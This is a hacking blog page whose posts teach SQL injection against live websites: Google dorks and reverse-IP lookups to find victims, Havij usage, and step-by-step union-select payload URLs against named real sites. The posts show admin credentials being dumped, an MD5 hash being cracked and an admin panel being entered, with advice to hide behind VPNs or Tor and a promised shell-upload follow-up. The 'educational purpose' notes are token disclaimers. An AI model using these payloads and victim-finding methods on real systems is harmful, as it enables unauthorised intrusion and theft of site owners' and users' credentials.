d0837296baef4fc14d667832c1a5215944b54a8f46af2d5c5c TipsS And TricksS: SQL hacking
Showing posts with label SQL hacking. Show all posts
on Saturday, 17 August 2013

Hello friends today i will share some google dorks collection with you, which will help you in finding more SQLi vulnerable sites. These google dorks have been collected from various resources and sites.

I have created two text files for all the google dorks and zipped it, so you can download it from download link given below.

You can also find SQLi vulnerable sites by an another method which is posted here.

Now use any of the dork to find SQLi vulnerable site and then use manual technique or any tool like Havij to hack the vulnerable site.
Full guide on hacking SQLi vulnerable site is given here .


Download From Here

You can also follow me at twitter @darktruth190

And you can add me at facebook at fb.com/dark.truth007

on Saturday, 9 February 2013
Hey friends this is D@rk TruTH. Sorry for posting very late i was busy in my studies because my exams are coming.
Today I am bringing a new SQL injection hunter tool named SQLSentinel.

What is SQLSentinel -->

This tool is very good if u want to test a site vulnerable to SQL injection.
This tool use crawling function first found out links like index.php?id= and then check that these links are vulnerable or not.
It only found out vulnerabilities, but not hack it.

Usage of tool --->

1. First download it from here

2. Open .zip file and click on sqlsentinel.jar and it will open but make sure you have installed java.

3. After opening it add website url in Url box and click Start.

4. If it found some vulnerabilities then it will show you in Working logs text box like i get some in image given below.


5. Use Havij or any other SQL injection tool to hack website.

Note:-->
Only for educational purpose. 
on Saturday, 5 January 2013
Today i am gonna show you how to hack a website using sql injection.To find SQL vulnerable sites refer to this post.

Now Lets start---->

Things you will need -->

1. Havij SQL injection Tool, download it from here(Run as Administrator)
2. A sql vunerable site, I am taking this site http://toyonorte.com.co/catalogo_nuevos_detalle.php?id=2 as an example.
3. A very important thing i.e mind.

Checking for sql vulnerability --->

Here i am taking http://toyonorte.com.co/catalogo_nuevos_detalle.php?id=2 as an example. 
Now to check is this site vulnerable to sql, I will simply add ' after the site url
like this http://toyonorte.com.co/catalogo_nuevos_detalle.php?id=2'
and i get this error on the site
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1
It means that site is vulnerable to sql injection.

Exploiting the vulnerable site ---> 

1. Open Havij and paste site url in target field and hit enter
.
2. Now wait for Havij to get all the databases of the website.

3. Now click on available databse of site and click on Get Tables like i am gonna select 535480_toyonorte of my site like in image.


4. By clicking Get Tables Havij will look after the tables available in the database.

5. Now after the scanning Havij will get all tables, now the main work start , you have to check it there table available named as admin, users and something similar to these words like i get usuario in my website and select it and click on Get Columns. Like in pic given below.


6. Now after clicking Get Columns havij will get all the columns available in users table.

7. In my case i found diffrent columns like id, login, pass an many more.

8. Now select the columns and click on Get Data like in pic given below.


9. Now havij will look after the data available in columns login and password i.e admin username and passowrd like i get 
username --> adminpassword--> 21232f297a57a5a743894a0e4a801fc3 (in encrypted form)
Like in image below


10. Now after i get username and password there is a problem that passowrd i s encrypted in mdm language , so we have to crack it .

11. To crack encrypted password just copy password click on MD5 tab in havij and paste the encrypted password in MD5 hash field and hit start.Now havij will try to crack the password. Like i cracked in image given below.


12. Now i get Password cracked as admin.

13. Now we will check for admin panel where we gonna login with username and passoword.

14. To find admin panel click Find Admin tab in Havij and click start. Now havij  will check the admin panel of website.
In my case i found http://toyonorte.com.co/admin/ as admin panel, now open it in a web browser and login with username and password and now you are in admin panel.

Notes--->

1. Website hacking is illegal
2. Use proxy, tor, vpn for your security.
3. This is for only educational purpose.

Whats next-->

In next post i am gonna show you how to upload shell through admin panel in a website.
So keep updated and visit site daily and also refer your friend...

on Thursday, 3 January 2013
As we all know Sql injection is that vulnerability which is mostly can be found in any server. Weather high profile sites or low profile sites all are found to br vulnerable to SQL injection.
But the problem comes when we unable to find vulnerable sites. So today i am gonna show you how to find these sites vulnerable to SQL injection.

So let get started--->

Method 1(finding sql vulnerable sites on a server)

As we all know on a server huge amount of sites are hosted. So using server for finding vulnerable sites is a good option..
Now lets try our first method......

1. First select any random site like is selected www.artcarworld.org

2. Now you to do a process called Reverse IP Lookup to this site so as to find site hosted on server where our selected site is hosted. To do Reverae IP Lookup you have to go to this site http://www.yougetsignal.com/tools/web-sites-on-web-server/  and the selected site in the Remote address field and click on Check like in image given below.
 Now in image you can see the about 581 sites are hosted on same server where our selected site is hosted.

4. Now in image ip address of the server is given in top right corner, so copy.

5. Now open www.bing.com
6. In Search box type ip:98.129.229.170 php?id= and click on search icon.
Must replace 98.129.229.170 with your selected server ip.

7. After that bing will search the sites which have extension php?id= like this www.site.com/index.php?id= and it will give u a list of sites which ends with this extension php?id= like in image given below.

8. Now select any of one site and add ' after the url to check wheather site is vulnerable to SQL injection or not. If site is vunerable then its good if not then check other site from search result.

9. If found any site vulnerable to sql then Hack it using SQL Exploiter tools.

Method Second will be explained in next post.

Just comment if any problem and share my post.
on Monday, 31 December 2012

Havij is an automated SQL Injection tool that helps penetration testers to find and exploit SQL Injection vulnerabilities on a web page.

It can take advantage of a vulnerable web application. By using this software user can perform back-end database fingerprint, retrieve DBMS users and  password hashes, dump tables and columns, fetching data from the database, running SQL  statements and even accessing the underlying file system and executing commands on the  operating system.

The power of Havij that makes it different from similar tools is its injection methods. The success rate is more than 95% at injectiong vulnerable targets using Havij.

The user friendly GUI (Graphical User Interface) of Havij and automated settings and detections makes it easy to use for everyone even amateur users.

How to run Havij--->

While running make sure u run it as administrtative, if u not do that this will give the error.

Download link--->

on Wednesday, 29 February 2012


SQL Injection Tutorial


What is an SQL Injection?


Quote:Wikipedia:


An often used way to attack the security of an website is to input SQL statements in a web form to get a badly designed website to dump the database content to the attacker - an SQL injection. It's a code injection technique that exploits a security vulnerability in a websites software. The vulnerability happens when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed. SQL commands are thus injected from the web form into the database of an application (like queries) to change the database content or dump the database information like credit card or passwords to the attacker.


Before we start:


There are a few things I recommend you use, and install when performing SQLi Attacks. They are either vital, or extremely helpful when executing your injection.
  • VPN (Virtual Private Network)
  • Firefox with the "Hackbar" addon
  • Patience


Beginning with the most important, I will explain what each item is for. VPN is, in short an application we will use to visually change our IP from your external, to another. This gives you more protection when hacking, as it means any IP left by you is harder to trace (But not impossible). I recommend using proXPN, just go to their website, make a free account, and you're good to go.


Secondly, Firefox. Firefox is not what i'm loving though. It's the addon, Hackbar. Just install the two, and you'll see what I mean. It will come in handy later.


And finally, patience. There are quite a few steps in this, and it doesn't always work. Just keep working at it, and you'll get it.


Finding our site - Vulnerabilities:


In order to perform the injection, we need to find a vulnerable site. Although it can be done with luck using Google, you can type in a special code to get vulnerable sites easier. The way you find these sites, is by typing any of the following codes into Google. They are not limited to these, but these are examples:


Go ahead and tap one into Google, and you'll get a multitude of sites. For my example, I will be using This site.


To test if a site has vulnerabilities, put an apostrophe after the URL, just after the numbers:


If an error is thrown, the site is vulnerable. Here's an example:


Quote:You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1


You've got a site, let's move on!


Working out the number of Columns:


Columns? In what? MySQL is a type of database management system, and the amount of columns are the amount held within the sites' databases. They can range from 1-???, and can me named anything the administrator wants. We need to find the number out, as we need to find out which columns are vulnerable to the injection. To do this, we use the 'order by' command.


So, we take our URL without the apostrophe on the end. At the end, type in 'order by 1--'. The two dashes are vital for the command to work. So it would be like so:


Now, continue to increment (increase) the number until an error comes up. This is where Hackbar comes in handy, as you can just highlight the number in the URL and press the '+' button until the error is thrown.


An error came up at 12, which means column 12 doesn't exist. That means, you guessed it, there are 11 columns on this database (Note, it varies for every website you do, yours may not necessarily be 11). Make a note of the number of columns. And as a helpful hand, this is what the error may look like:


Finding out the vulnerable column:


So, we now there are 11 columns on this database. What we now need to do, is work out which column is vulnerable to the injection. Once again, we use a command, but slightly different. Firstly, at the end of our URL there are numbers (173). We need to add a '-' before this number, but after the equals. 


Note: I am not sure, but I believe you can, instead of inserting '-', replace all the numbers with 'null'. If somebody could confirm this for me, that'd be great!


Now, we will use a command called 'union all select'. This works by listing all of the column numbers separated by a comma (1-11), like so:


Quote:http://www.futuresfins.com/fin-detail.php?id=-173 union all select 1,2,3,4,5,6,7,8,9,10,11--


The webpage should then throw some numbers. This one gives me 1,2,7 and 11. They will be apparent to you, for example in bold writing, but they are scattered around the place. My page looks like this:


You can take any of these numbers, but I recommend taking the first one you see for simplicities sake. Now, to put is basically, the number is the number of the column we will be executing commands in from now on.


Checking the version number:


Although this is not always a rule (But it is for the most part), for the SQLi to work the MySQL Database version has to be above Version 5. To check what version we're running on, it's very simple. Refer to the number you chose from the previous step. Take that number, and follow these steps to the bone. I have chosen number 1, in case you were wondering.


In the URL, you have the numbers. The number you have chosen should be in that set of numbers. Now, what you have to do, is take the number you chose and replace it with '@@version'. So, I chose the number '1' as it was the first that the 'union all select' command showed, so I replace it with the version command.


Quote:http://www.futuresfins.com/fin-detail.php?id=-173 union all select @@version,2,3,4,5,6,7,8,9,10,11--


After executing, a version number should appear where it previously had your number. Like this:


My database version is '5.1.54-0.dotdeb.0'.


And yes! The SQL version for this site is above 5. The first number is all you need to worry about, as long as it's above 5 you're good to go. Next up, we've got to find the name of the actual database.


Finding the main database's name:


The main database is where all the other columns, and tables branch off from. We need it later in the tutorial, so listen closely.


Firstly, take your URL, and where it says '@@version', replace it with 'concat(database())'.


Quote:http://www.futuresfins.com/fin-detail.php?id=-173 union all select concat(database()),2,3,4,5,6,7,8,9,10,11--


A new page should load! Now, some text should have appeared on the page, where the database version previously was. This will be (usually) different for every site you perform an SQLi on, as it is changed by the site admin. Mine looks like so, and is called 'Future_future2'.


And that's it, we have the name of the database. Make a note of it in Notepad! We will need it again!


Displaying the database's tables:


Now we have the database name, we are good to move onto the next part: Displaying the tables. The tables are what's inside the database, and contain all the data. To view them, we use a few commands. First, we add 'group' to 'concat(database())', and change 'database()' to 'table_name', like so:


Quote:http://www.futuresfins.com/fin-detail.php?id=-173 union all select group_concat(table_name),2,3,4,5,6,7,8,9,10,11--


We then need to add information, which will be black magic. All you need to know is, it needs to be there. It goes after the number sequence, and should say 'from information_schema.tables where table_schema=database()--'. Like so:


Quote:http://www.futuresfins.com/fin-detail.php?id=-173 union all select group_concat(table_name),2,3,4,5,6,7,8,9,10,11 from information_schema.tables where table_schema=database()--


At this point, all of the tables will appear.


Now, you'll want to make a note of all of those table names, for later reference. It's very important you do so. A recommendation, put it in the same text file as the database name, just two (or so) paragraphs under.


Entering the tables - Viewing their content:


Now, we have the database name, all of the main table names, and now we need to find the information from the correct table. The one we're looking for is the one with worthwhile information. Usually, it will be called something like 'users, usernames, info, userinfo', etc. On this site, mine is 'users'.


So, what you want to do is find that table. Now, we're going to have to type in a command to view it. But firstly, we need a hexadecimal (HEX) converter. There are many, but here are my two favourites, but I recommend we use the top one:


The command is as follows. You change 'group_concat(table_name)' to 'group_concat(column_name)', and 'information_ schema.tables' to 'information_schema.columns'. We also change 'table_schema' to 'table_name'. On top of this, after the equals, we add in 0x and then the HEX Number, which I am about to get onto.


We need to use TextToHex to convert the name of the table, with worthwhile information in (Mine was users), to a HEX value. To do this, just type in the name of the table, and boom, done. We then add that value after the 0x. Confusing? Look below:


users = 7573657273 in HEX


Quote:http://www.futuresfins.com/fin-detail.php?id=-173 union all select group_concat(column_name),2,3,4,5,6,7,8,9,10,11 from information_schema.columns where table_name=0x7573657273--


Once again, this will give us more names of tables. However, these ones should be in a much smaller quantity. I was given four, and the two i'm interested in is 'username' and 'password'. Your table names may not always be the same, it varies between each site. Sometimes, you may not have the correct table and useless tables are given to you. You have to be persistent, and patient, and keep trying.


Entering the table content - Viewing their data:


Now, we've got lots of data picked up so far. But, there's only 4 bits which we need to use now.
  • Database Name - Future_future2
  • Main Table - users
  • Two Table Contents - username, password


Now, we want to find out what is inside username, and password. What you need to do, is this:


Quote:http://www.futuresfins.com/fin-detail.php?id=-173 union all select group_concat(contentName),2,3,4,5,6,7,8,9,10,11 from databaseName.mainTable--


So, firstly you need to fill in the red with your own data. So, mine would change to:


Quote:http://www.futuresfins.com/fin-detail.php?id=-173 union all select group_concat(username),2,3,4,5,6,7,8,9,10,11 from Future_future2.users--


By executing this, you would be given the data inside 'username'.


Quote:http://www.futuresfins.com/fin-detail.php?id=-173 union all select group_concat(password),2,3,4,5,6,7,8,9,10,11 from Future_future2.users--


And then the data inside 'password'. I now have the Admin Login, and am nearly done. Hopefully, so are you!


Username: admin
Password: foilcore


Sometimes, the password/username is crypted, usually with a type of Hash Cyptography. You then need to find a Hash Decrypter, I recommend MD5Decrypter.com, and decrypt!


Finding the Administrator's Login Page:


This is either going to be the easiest, or hardest bit of the tutorial so far. The Login page is usually the home page, with an extra bit added to the end. The most common include:
  • /admin
  • /admin.php
  • /login
  • /login.php


The list goes on for millions, just use trial and error.


Unfortunately, my site has a protection on the admin login. I cannot bypass this (I don't think), so cannot access the Admin Panel.


If you are having difficulty finding the page, there are a multitude of Python scripts, and more which can be used to find the page. I recommend using them, as they're sometimes faster, and easier.


Thank you!


Thank you for reading this tutorial, I hope I helped! If you have any problems, which appear to be with my tutorial, please let me know and I will fix them ASAP. Also, if you need a hand with anything i'm always here to help.
on Saturday, 21 January 2012

Before we see what  SQL Injection is. We should know what SQL and Database are.

Database:
Database is collection of data. In website point of view, database is used for storing user ids,passwords,web page details and more.


Some List of Database are:

* DB servers,
* MySQL(Open source),
* MSSQL,
* MS-ACCESS,
* Oracle,
* Postgre SQL(open source),
* SQLite,


SQL:
Structured Query Language is Known as SQL. In order to communicate with the Database ,we are using SQL query. We are querying the database so it is called as Query language.

Definition from Complete reference:
SQL is a tool for organizing, managing, and retrieving data stored by a computer
database. The name "SQL" is an abbreviation for Structured Query Language. For
historical reasons, SQL is usually pronounced "sequel," but the alternate pronunciation
"S.Q.L." is also used. As the name implies, SQL is a computer language that you use to
interact with a database. In fact, SQL works with one specific type of database, called a
relational database.

Simple Basic Queries for SQL:
Select * from table_name :
this statement is used for showing the content of tables including column name.
For eg:
select * from users;

Insert into table_name(column_names,...) values(corresponding values for columns):
For inserting data to table.
For eg:
insert into users(username,userid) values("BreakTheSec","break");

I will give more detail and query in my next thread about the SQL QUERY.

What is SQL Injection?
SQL injection is Common and famous method of hacking at present . Using this method an unauthorized person can access the database of the website. Attacker can get all details from the Database.

What an attacker can do?

* ByPassing Logins
* Accessing secret data
* Modifying contents of website
* Shutting down the My SQL server

Now let's dive into the real procedure for the SQL Injection.
Follow my steps.

Step 1: Finding Vulnerable Website:
Our best partner for SQL injection is Google. We can find the Vulnerable websites(hackable websites) using Google Dork list. google dork is searching for vulnerable websites using the google searching tricks. There is lot of tricks to search in google. But we are going to use "inurl:" command for finding the vulnerable websites.

Some Examples:
inurl:index.php?id=
inurl:gallery.php?id=
inurl:article.php?id=
inurl:pageid=

Here is the huge list of Google Dork
http://www.ziddu.com/download/13161874/A...t.zip.html

How to use?
copy one of the above command and paste in the google search engine box.
Hit enter.
You can get list of web sites.
We have to visit the websites one by one for checking the vulnerability.
So Start from the first website.


Note:if you like to hack particular website,then try this:
site:www.victimsite.com dork_list_commands
for eg:
site:www.victimsite.com inurl:index.php?id=
 Step 2: Checking the Vulnerability:
Now we should check the vulnerability of websites. In order to check the vulnerability ,add the single quotes(') at the end of the url and hit enter. (No space between the number and single quotes)

For eg:
http://www.victimsite.com/index.php?id=2'
 If the page remains in same page or showing that page not found or showing some other webpages. Then it is not vulnerable.

If it showing any errors which is related to sql query,then it is vulnerable. Cheers..!!
For eg:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '\'' at line 1

Step 3: Finding Number of columns:
Now we have found the website is vulnerable. Next step is to find the number of columns in the table.
For that replace the single quotes(') with "order by n" statement.(leave one space between number andorder by n statement)

Change the n from 1,2,3,4,,5,6,...n. Until you get the error like "unknown column ".

For eg:
http://www.victimsite.com/index.php?id=2 order by 1
http://www.victimsite.com/index.php?id=2 order by 2
http://www.victimsite.com/index.php?id=2 order by 3
http://www.victimsite.com/index.php?id=2 order by 4
 change the number until you get the error as "unknown column"

if you get the error while trying the "x"th number,then no of column is "x-1".

I mean:
http://www.victimsite.com/index.php?id=2 order by 1(noerror)
http://www.victimsite.com/index.php?id=2 order by 2(noerror)
http://www.victimsite.com/index.php?id=2 order by 3(noerror)
http://www.victimsite.com/index.php?id=2 order by 4(noerror)
http://www.victimsite.com/index.php?id=2 order by 5(noerror)
http://www.victimsite.com/index.php?id=2 order by 6(noerror)
http://www.victimsite.com/index.php?id=2 order by 7(noerror)
http://www.victimsite.com/index.php?id=2 order by 8(error)

 
 so now x=8 , The number of column is x-1 i.e, 7.

Sometime the above may not work. At the time add the "--" at the end of the statement.
For eg:

http://www.victimsite.com/index.php?id=2 order by 1--

Step 4: Displaying the Vulnerable columns:
Using "union select columns_sequence" we can find the vulnerable part of the table. Replace the "order by n" with this statement. And change the id value to negative(i mean id=-2,must change,but in some website may work without changing).

Replace the columns_sequence with the no from 1 to x-1(number of columns) separated with commas(,).

For eg:
if the number of columns is 7 ,then the query is as follow:

http://www.victimsite.com/index.php?id=-2 union select 1,2,3,4,5,6,7--

If the above method is not working then try this:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,3,4,5,6,7--


It will show some numbers in the page(it must be less than 'x' value, i mean less than or equl to number of columns).

Like this:


Now select 1 number.
It showing 3,7. Let's take the Number 3.

Step 5: Finding version,database,user
Now replace the 3 from the query with "version()"

For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,version(),4,5,6,7--


It will show the version as 5.0.1 or 4.3. something like this.

Replace the version() with database() and user() for finding the database,user respectively.

For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,database(),4,5,6,7--

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,user(),4,5,6,7--

If the above is not working,then try this:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,unhex(hex(@@version)),4,5,6,7--


Step 6: Finding the Table Name
 if the version is 5 or above. Then follow these steps.  Now we have to find the table name of the database. Replace the 3 with "group_concat(table_name) and add the "from information_schema.tables where table_schema=database()"

For eg:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(table_name),4,5,6,7 from information_schema.tables where table_schema=database()--
 Now it will show the list of table names. Find the table name which is related with the admin or user.


Now select the "admin " table.

if the version is 4 or some others, you have to guess the table names. (user, tbluser).  It is hard and bore to do sql inection with version 4.

Step 7: Finding the Column Name

Now replace the "group_concat(table_name) with the "group_concat(column_name)"

Replace the "from information_schema.tables where table_schema=database()--" with "FROM information_schema.columns WHERE table_name=mysqlchar--

Now listen carefully ,we have to find convert the table name to MySql CHAR() string and replace mysqlchar with that .

Find MysqlChar() for Tablename:
First of all install the HackBar addon:
https://addons.mozilla.org/en-US/firefox/addon/3899/
Now
select sql->Mysql->MysqlChar()

This will open the small window ,enter the table name which you found. i am going to use the admin table name.

click ok

Now you can see the CHAR(numbers separated with commans) in the Hack toolbar.


Copy and paste the code at the end of the url instead of the "mysqlchar"
For eg:
http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)--

Now it will show the list of columns.
like admin,password,admin_id,admin_name,admin_password,active,id,admin_name,admin_pas ​ s,admin_id,admin_name,admin_password,ID_admin,admin_username,username,password..etc..


Now replace the replace group_concat(column_name) with group_concat(columnname,0x3a,anothercolumnname).

Columnname should be replaced from the listed column name.
anothercolumnname should be replace from the listed column name.


Now replace the " from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)" with the "from table_name"

For eg:
http://www.victimsite.com/index.php?id=-2
and 1=2 union select 1,2,group_concat(admin_id,0x3a,admin_password),4,5,6,7 from admin--

Sometime it will show the column is not found.
Then try another column names

Now it will Username and passwords.

Enjoy..!!cheers..!!

If the website has members then jock-bot for you. You will have the list of usernames and password.
Some time you may have the email ids also,enjoy you got the Dock which can produce the golden eggs.

Step 8: Finding the Admin Panel:
Just try with url like:
http://www.victimsite.com/admin.php
http://www.victimsite.com/admin/
http://www.victimsite.com/admin.html
http://www.victimsite.com:2082/
etc.
If you have luck ,you will find the admin page using above urls. or try this list .
Here is the list of admin urls:

http://www.ziddu.com/download/13163866/A...t.zip.html


Note:
This is just for educational purpose only. Discussing or Reading about thief technique is not crime but implementing.
CopyRights Please Stop Stealing contents from BreakTheSecurity. I am working hard to create an article, you simply copying? Please respect our hard work. Atleast place backlink to our site.